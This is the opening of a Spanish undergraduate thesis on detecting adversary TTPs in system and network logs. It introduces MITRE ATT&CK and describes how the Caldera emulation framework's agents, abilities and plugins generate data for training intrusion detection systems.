Universidad de Valladolid

Escuela de Ingeniería Informática

Trabajo Fin de Grado

Grado en Ingeniería Informática

Mención en Tecnologías de la Información

Detección de TTPs en logs de sistema y red

Autor:

D. Guillermo Primo Gabriel

Tutores:

D. Benjamín Sahelices Fernández

Dña. Maialen Zabalza Peinado

Agradecimientos

Quiero agradecer a todos los que me han ayudado durante el proceso de realización de este Trabajo Fin de Grado.

Primero, a todos los profesores de la Escuela de Ingeniería Informática por haberme aportado de conocimiento necesarios para desarrollar mi futuro profesional. Gracias también por aportar motivación para seguir aprendiendo e investigando el campo de la informática.

A mis tutores, Benjamín y Maialen, y al resto de compañeros de CSA por la oportunidad de realizar un trabajo en el campo de la ciberseguridad y por reservar algo de tiempo para resolver dudas y problemas a medida que surgían.

A mi familia, en especial a mis padres y mis hermanas, por su incondicional apoyo día tras día, su comprensión y sobretodo por su paciencia.

A mi novia, Lucía, por su amor, paciencia y motivación para seguir adelante en los momentos más difíciles.

Por último, a mis amigos, por su apoyo, compañía y buenos momentos vividos durante estos años de carrera.

Resumen

En el panorama actual de la ciberseguridad, las Amenazas Persistentes Avanzadas, comúnmente llamadas APT, representan una preocupación y desafío constante para las organizaciones y su infraestructura crítica. Estas entidades, con un alto conocimiento técnico, emplean una serie de Técnicas, Tácticas y Procedimientos (TTPs) para comprometer sistemas y redes con el fin de obtener acceso no autorizado y realizar actividades maliciosas de forma sigilosa y discreta. Para poder defender la infraestructura crítica de estas actividades, se utilizan los sistemas de detección de intrusión (IDS). Estos sistemas son entrenados con conjuntos de datos conteniendo ataques para que sean capaces de detectar automáticamente estos ataques en un futuro.

Este trabajo se centra en la detección temprana de TTPs mediante el uso del *framework* MITRE Caldera™ para emular adversarios sobre un escenario semi-realista experimental y controlado, recopilando los registros con el comportamiento característico de las APTs definidas en el *framework* MITRE ATT&CK® así como comportamiento benigno propio de los usuarios habituales del sistema. Estos registros se procesan para formar un *dataset* que se utiliza para entrenar un modelo de detección basado en machine learning o generar reglas de detección, con el objetivo de clasificar automáticamente los registros en base a posibles patrones o actividades maliciosas, o en su defecto, comportamiento benigno.

Abstract

In the current cybersecurity context, Advanced Persistent Threats (APT) represent a constante concern and challenge for organisations and their critical infrastructures. With highly technical knowledge, these entities use a variety of Techniques, Tactics and Procedures (TTP) to compromise systems and networks to obtain non-authorised access and performs malicious activities stealthily and discreetly. Intrusion Detection Systems (IDS) strongly contribute to defending critical infrastructure. These systems are trained with datasets containing attacks, to improve future automatic detection.

The present work focuses on early TTP detection using the MITRE Caldera™ framework to emulate adversaries within an experimental and controlled scenario. It will collect logs with characteristic behaviour of APTs defined in the MITRE ATT&CK® framework as well as benign behaviour typical of regular system users. These logs are processed to create a dataset used to train a machine learning detection model or develop new detection rules. The aim is to prove that MITRE Caldera™ can be used to improve the detection of IDS solutions by classifying logs automatically based on possible patterns, malicious activities, or benign behaviours.

Índice general

Índice de figuras

Índice de tablas

Capítulo 1

Introducción

1.1. Motivación

Durante los últimos años, el cibercrimen ha evolucionado de forma considerable, desde sus inicios, donde su principal y único objetivo eran las naciones-estado, hasta la actualidad dónde ya no son solo éstas, sino que se suma todo tipo de empresas independientemente de su tamaño. Esto ha ocasionado que las pérdidas ocasionadas por brechas de seguridad alancen los casi $1.8 billones de dólares a finales de 2020 [44].

Esta evolución se debe a la aparición de nuevas clases de amenazas, conocidas como Amenazas Persistentes Avanzadas, por sus siglas en inglés APT, las cuales han atraído de forma considerable la atención de los equipos de seguridad e investigadores, principalmente del sector industrial [12]. Aunque realmente es difícil definir de forma precisa una APT, se pueden diferenciar unas de otras dependiendo de sus vectores de ataque y su infraestructura objetivo. Además, debido a su utilización de técnicas tradicionales hace que se llegue a la conclusión de que no son los medios los que las definen, sino el autor [11].

Todo esto en conjunto, genera una mayor preocupación en el ámbito de la seguridad de la información por gran parte de las empresas de cualquier sector, además de gobiernos. Es por esto que todas ellas buscan e investigan nuevas formas de asegurar sus activos e infraestructura crítica por medio de Sistemas de Detección de Intrusión, por sus siglas en inglés IDS. Estos sistemas tratan de automatizar el proceso de detección de intrusiones con la ayuda de modelos de aprendizaje automático [9] o mediante reglas de detección. Pero para que estos modelos sean capaces de reconocer vectores de ataque en grandes cantidades de datos, necesitan *datasets* para ser entrenados [21]. Hoy en día, es muy difícil encontrar públicamente *datasets* y por tanto los investigadores tratan de replicar de forma virtual su infraestructura para generar datos de forma controlada.

Esto hace que muchas empresas de primer nivel estén apostando por nuevas herramientas que permiten la simulación de técnicas adversarias directamente sobre una infraestructura. Gracias a la integración de la inteligencia artificial y el aprendizaje automático, estas herramientas como Caldera o similares, permiten realizar simulaciones de ataques cada vez más precisas y sofisticadas [72]. Por tanto, existe una tendencia recurrente de verificación y mejora continua de los sistemas de detección.

Esto da lugar a un campo con amplia capacidad de mejora, que es en lo que se centra el presente Trabajo de Fin de Grado (en adelante TFG), en investigar una forma de mejorar o ayudar a la recopilación de datos. Para ello, se utilizarán tecnologías actuales de mercado, como Caldera, sobre un entorno de pruebas virtual. Con los datos recopilados, se generará un *dataset* útil basado en las Técnicas, Tácticas y Procedimientos, por sus siglas en inglés TTP, que ayude al desarrollo de modelos de IDS.

1.2. Objetivos

El TFG tiene como objetivo principal obtener datos a partir de registros de sistema y red, que contengan información de TTPs utilizadas por APTs y que dichos datos sean de utilidad para el desarrollo de los diferentes modelos de detección utilizados en los sistemas IDS. Para lograr dichos objetivos, se han definido una serie de hitos:

- Estudio e investigación de los fundamentos de ciberinteligencia de amenazas y reportes actuales.
- Investigación de diferentes APTs y sus correspondientes TTPs empleados para llevar a cabo ataques informáticos.
- Elaboración de un entorno virtual controlado para pruebas de detección y extracción de datos.
- Investigación y despliegue del *framework* de emulación de adversarios MITRE Caldera.
- Emulación de un APT sobre el entorno virtual utilizando MITRE Caldera.
- Tratamiento de los datos obtenidos en la emulación para la generación de un *dataset* útil.
- Detección de TTPs sobe un modelo de detección IDS.

1.3. Research Question

El TFG se basa en una emulación sobre un entorno controlado y por tanto, se trata de una investigación dirigida y vigilada que se encuentra dentro del marco la investigación experimental [17]. Este enfoque puede reflejarse como base para el trabajo mediante la siguiente *research question*:

¿Se puede utilizar MITRE Caldera para generar datos que ayuden a mejorar la detección de TTPs en los IDS?

Para la resolución de esta *research question*, se utilizarán los hitos definidos anteriormente (ver Sección 1.2).

1.4. Estructura de la memoria

El presente documento sigue la siguiente estructura:

Capítulo 2 - Contexto. Se explica los conceptos relativos a la ciberinteligencia de amenazas, detallando aquellos necesarios para obtener un contexto sólido dentro del marco teórico. Además, se profundizará en los *frameworks* actuales que se utilizarán para el correcto desarrollo de la investigación experimental.

Capítulo 3 - Planificación. Se realiza un estudio para la gestión de riesgos, además de describir la planificación y metodologías utilizadas para el desarrollo así como el encuadre temporal de éste.

Capítulo 4 - Simulación del adversario. Contiene la infraestructura diseñada para la realización del experimento, así como el escenario de amenazas que se va a replicar y su consecuente implementación y ejecución dentro de la infraestructura.

Capítulo 5 - Metodología de detección en red. Apartado en el que se explica como se obtienen los datos de red, junto con su posterior tratamiento y procesado. Además se explican las características de estos datos, junto a una breve descripción de aprendizaje automático y seguido de la elaboración y entrenamiento de un modelo simple como prueba de concepto.

Capítulo 6 - Metodología de detección en sistema. Se explica como se obtienen los datos de los eventos de sistema, junto con su posterior tratamiento y procesado. Además se explican las características de estos datos, junto su modelo de detección mediante reglas

Sigma y seguido de la elaboración de una simple prueba de concepto implementando dichas reglas de detección.

Capítulo 7 - Conclusión. Para finalizar, se reflexiona sobre los resultados obtenidos, se explican las limitaciones obtenidas durante el desarrollo así como un análisis del posible trabajo futuro.

Apéndice A - Configuraciones. Incluye los ficheros de configuración utilizados para el desarrollo de la infraestructura y su implementación.

Apéndice B - Código. Incluye el código de procesamiento y tratamientos de datos.

Apéndice C - Matrices MITRE ATT&CK®. Incluye las matrices de ATT&CK correspondientes al adversario y a los escenarios de ataque.

Apéndice D - Matrices de confusión. Incluye las matrices de confusión de las diferentes pruebas en la prueba de concepto de red.

Capítulo 2

Contexto

Este capítulo presenta un contexto teórico sobre el que se asientan las bases de este trabajo. Primero se va a comentar MITRE Corporation, encargado de mantener Caldera y ATT&CK, los dos *frameworks* utilizados en este trabajo. En las secciones siguientes se detallan los conceptos de Amenazas Persistentes Avanzadas, Ciberinteligencia de amenazas y las Técnicas Tácticas y Procedimientos que a su vez aportan explicaciones que detallan la importancia de la existencia de *frameworks* como los ya mencionados anteriormente. En resumen, este capítulo aborda todas las cuestiones teóricas necesarias con suficiente profundidad para comprender el desarrollo práctico llevado a cabo el los capítulos posteriores.

2.1. MITRE Corporation

MITRE Corporation, de ahora en adelante MITRE, es una organización sin ánimo de lucro fundada en 1958. En sus inicios, sirvió cono enlace de conexión entre la comunidad de investigación y la industria para diseñar un Entorno Terrestre Semiautomático, por sus siglas en inglés SAGE, un sistema de gestión del espacio aéreo Estadounidense que fue clave durante la Guerra Fría. Es por eso que su principal objetivo es proveer de asesoramiento técnico a las agencias gubernamentales, tanto militares como civiles [69].

Hoy en día se encargan de proporcionar conocimiento e innovación en diferentes áreas tecnológicas. Estas comprenden desde aeroespacial, aviación y transporte o telecomunicaciones, hasta salud, inteligencia y defensa, inteligencia artificial o ciberseguridad [66].

MITRE opera por y para el interés del público, es decir, no tiene propietarios ni accionistas, ni tampoco compite contra la industria. Esta postura sirve como fundamento para su objetivo principal, proporcionándoles imparcialidad gracias a la falta de interés comercial [69].

El foco de MITRE es gestionar centros de investigación y desarrollo financiados por el gobierno

federal, FFRDCs por sus siglas en inglés. Para ello, contribuyen con investigación científica y análisis, junto con ingeniería de sistemas e integración [68]. Además, desde 2014 y junto al patrocinio del *National Institute of Standards and Technology* (NIST), MITRE gestiona el FFRDC de Ciberseguridad Nacional, por sus siglas en inglés NCF, el cual es el primer y único FFRDC de Estados Unidos dedicado a la ciberseguridad y desarrollo de tecnologías seguras [67]. MITRE proporciona equipos de profesionales técnicos en varios campos que permiten diseñar y construir soluciones útiles en el mundo real, buscando mejorar la habilidad de las organizaciones para identificar, proteger, detectar, responder y recuperarse de amenazas y vulnerabilidades [67], [69].

La organización se encarga también del Programa *CVE (Common Vulnerability and Exposures)*. CVE es una base de conocimiento que tiene como misión la definición de las nuevas vulnerabilidades encontradas, para ello utiliza un registro CVE por cada vulnerabilidad que existe en el repositorio. Estas vulnerabilidades son descubiertas y publicadas por organizaciones de todo el mundo que se han asociado al programa CVE. De este modo, publican registros CVE para comunicar descripciones de las vulnerabilidades descubiertas, que los profesionales de la ciberseguridad utilizan para abordarlas [64].

A su vez, MITRE gestiona el *CWE (Common Weakness Enumeration) List*, una lista creada por la comunidad acerca de debilidades comunes de software y hardware. Estas debilidades son condiciones que afectan a un componente software, firmware, hardware o servicio que podría contribuir a la aparición de vulnerabilidades. Conocer dichas debilidades de antemano significa que los desarrolladores pueden eliminarlas antes de su despliegue de forma que esta eliminación sea más fácil y barata [65]. En la Figura 2.1 se muestra un ejemplo del ciclo de vida de un producto y como CWE ayuda a abaratar costes en el desarrollo de éste.

Figura 2.1: Ejemplo de como ayuda CWE en los costes del ciclo de vida de un producto. Imagen de [65]

2.1.1. MITRE ATT&CK®

A la hora de detectar un ataque, los indicadores de compromiso juegan un papel muy importante. El objetivo principal de la detección de indicadores es responder a ellos, pero no todos son iguales, sino que existen algunos que son mucho más significativos que otros. Esta clasificación de indicadores puede verse en lo que se conoce como la *Pyramid of Pain*, donde su creador David J. Bianco muestra de forma gráfica (Figura 2.2) la relación entre los tipos de indicadores utilizados para detectar adversarios y el daño que se les inflige a éstos cuando se es capaz de detectarlos [34].




Figura 2.2: Pyramid of Pain de David J. Bianco en [34]

Para el desarrollo de este trabajo nos vamos a centrar en la cúspide de la pirámide, las Técnicas, Tácticas y Procedimientos, más comúnmente conocidas en inglés como Tactics, Techniques and Procedures y de ahora en adelante TTPs. Cuando se detecta y responde a este nivel, se esta operando directamente sobre los comportamientos de los adversarios, no contra sus herramientas. Por ejemplo, se está detectando un ataque *Pass-the-Hash* en sí mismo en lugar de las herramientas que se utilizan para llevar a cabo este ataque. Es muy importante ser capaz de responder a las TTPs de los adversarios ya que ésto los obliga a cambiar y aprender nuevos comportamientos [34].

Es por esto por lo que el *framework* MITRE ATT&CK® juega un papel importante. Este *framework* es una base de conocimiento sobre las tácticas y técnicas de los adversarios basada en observaciones del mundo real. ATT&CK se centra en cómo interactúan los adversarios con los sistemas durante una operación, reflejando las distintas fases del ciclo de vida de un ataque y las plataformas o sectores que se sabe que son su objetivo [61]. Esta base de conocimientos se utiliza hoy en día como fundamento para el desarrollo de mecanismos de defensa contra amenazas específicas en el sector privado, en la administración pública y en la comunidad de productos y servicios de ciberseguridad [60].

El *framework* ATT&CK aborda cuatro cuestiones principales [57]:

1. Comportamientos de los adversarios. Se centra en las tácticas y técnicas del adversario para detectar comportamientos de éste.

2. Modelos de ciclo de vida que no encajan. Los conceptos de ciclo de vida anteriores eran demasiado elevados para relacionar comportamientos con defensas.

3. Utilidad en entornos reales. Las TTPs se basan en incidentes observados para demostrar que el trabajo es aplicable a entornos reales.

4. Clasificación común. Las TTPs deben ser comparables entre distintos tipos de grupos de adversarios que utilicen la misma terminología.

Antecedentes e historia

ATT&CK surgió en 2013 de la necesidad de documentar los comportamientos de los adversarios para su uso dentro de un proyecto de investigación en el que MITRE participaba, denominado FMX (*Fort Meade eXperiment*). El objetivo de FMX era investigar el uso de datos y análisis de puntos finales para mejorar la detección de adversarios que operan en las redes empresariales después de un ataque [57]. Este primer modelo estaba centrado en los entornos Windows y fue ajustándose y perfeccionándose mediante investigación interna hasta 2015 donde inicialmente ATT&CK contenía 96 técnicas organizadas en 9 tácticas [18].

Posteriormente, gracias a las contribuciones por parte de de la comunidad de ciberseguridad, ATT&CK experimentó un gran crecimiento incluyendo en 2017 el resto de sistemas operativos, Linux y macOS, dando lugar así a un nuevo modelo denominado *ATT&CK for Enterprise*. A su vez, en este mismo año se lanzó *ATT&CK for Mobile* para centrarse en el comportamiento de adversarios en el ámbito de los dispositivos móviles [18].

ATT&CK continuó su evolución a medida que aparecían nuevas tecnologías o a medida que los adversarios utilizaban nuevas tecnologías como objetivo. Por este motivo en 2019 *ATT&CK for Cloud* fue publicado como parte del mencionado anteriormente *ATT&CK for Enterprise* para abarcar y describir el comportamiento de los adversarios contra entornos y servicios en la nube. De la misma forma, en 2020, se publicó *ATT&CK for ICS* para documentar la conducta de los adversarios contra un nuevo sistema objetivo, los Sistemas de Control Industrial [18].

Casos de uso

Como ya se ha mencionado anteriormente, ATT&CK es un recurso ampliamente utilizado a la hora de desarrollar mecanismos defensa contra amenazas específicas en en una amplia gama de sectores, pero veamos como puede utilizarse y con que fines [60].

Según MITRE Corporation, ATT&CK puede utilizarse de diferentes formas dependiendo del propósito aunque la mayoría de usos están relacionados entre ellos. Entre estos casos de uso se encuentran: [18]

- Emulación de adversarios. Puede utilizarse como herramienta para desarrollar escenarios de emulación de adversarios con el fin de comprobar como de robustas son las defensas frente a las técnicas comunes de los adversarios.

- Read Teaming o Equipo Rojo. Puede emplearse como instrumento para crear planes de equipo rojo para evitar medidas defensivas existentes, es decir, desarrollar nuevas formas de ejecutar acciones que no puedan ser detectadas por las defensas.

- Desarrollo de análisis de comportamiento. Puede utilizarse como herramienta de prueba y construcción de análisis de comportamiento para detectar actuaciones adversas en un entorno.

- Enriquecimiento de la ciberinteligencia de amenazas. Es útil para la comprensión y documentación de los perfiles de los grupos de amenazas persistentes, desde una perspectiva de la conducta y sin tener en cuenta las herramientas que éstos utilizan.

El modelo ATT&CK

Como ya se ha mencionado anteriormente, ATT&CK aporta conocimiento acerca del comportamiento que tienen los adversarios a la hora de cumplir sus objetivos. Este comportamiento esta representado por las diferentes categorías de técnicas y subtécnicas. Para facilitar ésta representación ATT&CK esta formado de la siguiente forma [18]:

- Tácticas. Son el objetivo táctico del adversario, la razón por la que se realiza la acción. Éstas sirven como categorías contextuales para las diferentes técnicas y siguen una notación estándar como persistencia, movimientos laterales o exfiltración [18]. Todas las tácticas tienen un identificador de la forma TAXXXX, por ejemplo TA0001.

- Técnicas. Representan el "cómo" un adversario consigue su objetivo realizando una acción y el "qué" gana por realizarla. Por ejemplo un adversario puede extraer credenciales almacenadas en el sistema operativo para ganar acceso a credenciales de la red. Todas las técnicas tienen un identificador de la forma TXXXX, por ejemplo T1004.

- Subtécnicas. Detallan de manera más específica las técnicas. De esta manera, para el ejemplo mencionado anteriormente en las técnicas, existen diferentes formas de acceder a credenciales en el sistema, como acceder a la memoria LSASS en Windows, o al fichero /etc/shadow en Linux [18]. Ambas son subtécnicas de la técnica mencionada anteriormente. Todas ellas tienen un identificador de la forma TXXXX.YYY, por ejemplo T1564.001.

- Procedimientos. Son la implementación específica que los adversarios han utilizado para las técnicas o subtécnicas. Además un procedimiento puede abarcar múltiples técnicas y subtécnicas, por ejemplo, un procedimiento en el que un adversario utiliza *PowerShell* para inyectar en lsass.exe (Técnica: Inyección de procesos) y volcar credenciales de la memoria LSASS de la víctima (Técnica: Volcado de credenciales).

Para facilitar su comprensión y la relación entre estos componentes se utiliza la *ATT&CK Matrix*. En la Figura 2.3 se muestra un fragmento de la *ATT&CK Matrix for Enterprise* en la versión 14.1. La figura ofrece una visión general de las TTPs donde cada táctica es representada como una columna con el nombre como título de ésta y dentro, a modo de filas, se encuentran las técnicas asociadas. A sí mismo, algunas técnicas contienen un espacio gris que índica que existen subtécnicas asociadas a dicha técnica. Esta matriz contiene 231 técnicas y 424 subtécnicas agrupadas en 14 tácticas y es aplicable a múltiples plataformas como Windows, macOS, Linux, Azure AD y Office 365 entre otros.




Figura 2.3: Fragmento de la ATT&CK Matrix for Enterprise, v14.1 [58]

La Figura 2.4 muestra las diez técnicas asociadas a la táctica *Initial Access* (TA0001). Entre estas técnicas se encuentra por ejemplo *Valid Accounts* (T1078) que contiene cuatro subtécnicas, *Default Accounts* (T1078.001), *Domain Accounts* (T1078.002), *Local Accounts* (T1078.003) y *Cloud Accounts* (T1078.004), las cuales detallan de manera más específica como los adversarios hacen uso de cuentas validadas para ganar acceso a los sistemas.




Figura 2.4: Táctica "*Inital Access*" expandida, ATT&CK for Enterprise, v14.1 [58]

2.1.2. MITRE Caldera™

En un principio, Caldera™ nace en 2015 como un proyecto de investigación enfocado en la automatización de la reutilización de credenciales en entornos empresariales Windows. Posteriormente, en 2017 fue rediseñado y publicado, pasando de ser un simple *script* a una de las plataformas pioneras con el objetivo de emular de forma automática adversarios. Hoy en día, MITRE Caldera™ es un *framework* construido sobre el *framework* MITRE ATT&CK (ver Subsección 2.1.1) que sigue en constante evolución, siendo ampliamente utilizado por los equipos de profesionales informáticos para ahorrar tiempo, dinero y energía gracias a la evaluación automática de la seguridad [56]. Caldera principalmente puede ayudar a los defensores a realizar ejercicios autónomos de simulación, conocer los puntos débiles de sus sistemas, reducir los costes de entrenamientos y capacitación, destacar vulnerabilidades en la defensa, reducir recursos en los equipos de seguridad y contestar preguntas sobre detección y respuesta [56].

En resumen, Caldera automatiza y mejora la capacidad de responder a acciones maliciosas, optimizando así las evaluaciones de seguridad [56]. Como ya se ha mencionado anteriormente, conseguir detectar y responder a nivel de TTPs es crucial y es concretamente esto lo que diferencia

a Caldera, que es capaz de ayudar a los equipos de defensa a detectar y responder a las TTPs de los adversarios gracias a estar construido sobre el *framework* MITRE ATT&CK.

El funcionamiento de Caldera es simple, se trata de un servidor de Comando y Control (C2) al que se le suma una API REST y una interfaz web. Pero para poder obtener este funcionamiento existen varios componentes clave que forman las características principales de esta plataforma [62].

Agentes

Los agentes son programas de software instalados en los hosts y que facilitan la comunicación con el servidor. Son similares a los *beacons* desplegados por otras herramientas como *CobaltStrike*. Caldera proporciona tres agentes por defecto compatibles con Windows, Linux y macOS [62]:

1. **Sandcat (también conocido como 54ndc47)**: agente por defecto escrito en GoLang que se comunica con el servidor a través de HTTP, Git, o P2P sobre SMB.
2. **Manx**: un agente basado en TCP y escrito en GoLang que funciona como una *reverse-shell*.
3. **Ragdoll**: un agente escrito en Python que se comunica a través de HTML.

Cuando se despliega un agente, los usuarios pueden configurar diversas opciones en cada uno de ellos según sus necesidades.

Habilidades

Las habilidades en Caldera son tácticas y técnicas específicas de ATT&CK que pueden ser ejecutadas por los agentes. Una habilidad se forma mediante los componentes especificados en la Tabla 2.1.

Componente	**Descripción**
ID	Identificador aleatorio y único (UUID).
Nombre y Descripción	Nombre y descripción de las capacidades de la habilidad.
Táctica y técnica ATT&CK	La información sobre la táctica o la técnica detallas en el *framework* ATT&CK.
Plataforma	El sistema operativo compatible.

Cuadro 2.1: Componentes de las habilidades en Caldera

Para lograr entender cómo funcionan las habilidades, es útil comprender sus funcionalidades básicas, como las cargas útiles, la carga de archivos, los comandos de limpieza, etc. Estas funciones permiten que las habilidades funcionen como lo hacen [62].

Adversarios

Los perfiles de adversarios son agrupaciones de habilidades que representan las TTPs que utilizan los actores de amenazas. Como ya se ha visto anteriormente, ATT&CK esboza estas TTPs, que Caldera utiliza para generar los perfiles de adversario que luego se ejecutarán en una operación. En resumen, los perfiles de adversario determinan que habilidades se ejecutarán en una operación [62]. La estructura de un adversario puede verse en la Tabla 2.2.

Componente	**Descripción**
ID	Identificador aleatorio y único (UUID).
Nombre y Descripción	Nombre y descripción del adversario.
Orden atómico	Lista de los UUIDs de las habilidades en el orden de ejecución.
Objetivo	Función opcional que especifica los objetivos del adversario.

Cuadro 2.2: Componentes de los adversarios en Caldera

Operaciones

Las operaciones de Caldera combinan los agentes, habilidades y adversarios para ejecutar ataques sobre objetivos específicos. Esto es lo que realmente se ejecuta en los sistemas objetivo en la plataforma Caldera [62]. La composición de una operación se muestra en la Tabla 2.3.

Componente	**Descripción**
Planificadores	Cuando se ejecuta una operación, el orden en el que se ejecutan las habilidades viene dado por el planificador. Existen tres tipos de planificadores: *atomic*, *batch*, y *bucket*.
Fuente de datos	Permite a las operaciones comenzar con un "preconocimiento" de los hechos que se utiliza para completar las variables contenidas en las habilidades.
Fluctuación	Función opcional que especifica el tiempo entre operaciones.
Ofuscación	Permite codificar los comandos ejecutados antes de enviarlos al servidor.

Modo de ejecución	Permite al usuario especificar si las operaciones se ejecutan manualmente o automáticamente.
Visibilidad	Detalla como de visible es la operación para los equipos de defensa.

Cuadro 2.3: Componentes de las operaciones en Caldera

Plugins

Los plugins, que son componentes de software utilizados para personalizar o añadir funcionalidad a un programa. Son la columna vertebral de Caldera añadiendo funcionalidad, habilidades y adversarios. En la se muestra información adicional de los plugins que proporciona Caldera y como mejoran la experiencia del usuario [63].

Nombre	**Descripción**
Access	Permite al usuario ejecutar TTPs fuera de operaciones.
Atomic	Importa las pruebas de seguridad del repositorio público de GitHub de Red Canary's Atomic[1].
Builder	Permite compilar de manera dinámica carga útil en C#.
CalTack	Permite cargar el framework MITRE ATT&CK en la plataforma sin necesidad de tener una conexión de red activa.
Compass	Permite cargar la matriz de ATT&CK para visualizar de forma gráfica las TTPs.
Debrief	Proporciona una visión completa y detallada de lo que el usuario ejecuta.
Emu	Incorpora las habilidades recogidas en el plan de emulación de adversarios desarrollado por el *MITRE's Center for Threat Informed Defense* (CTID).
Fieldmanual	Redirige a la documentación oficial de Caldera.
GameBoard	Permite crear una competición entre equipos rojos y azules y ver la clasificación.
Human	Sirve para emular comportamiento humano.
Mock	Se utiliza para crear agentes simulados que ejecutan operaciones independientemente.
Response	Se utiliza como miembro del equipo azul que realiza acciones contra los adversarios.

[1] `https://github.com/redcanaryco/atomic-red-team`

SSL	Permite a la interfaz gráfica de Caldera ejecutarse sobre HTTPS y no sobre el predeterminado, HTTP.
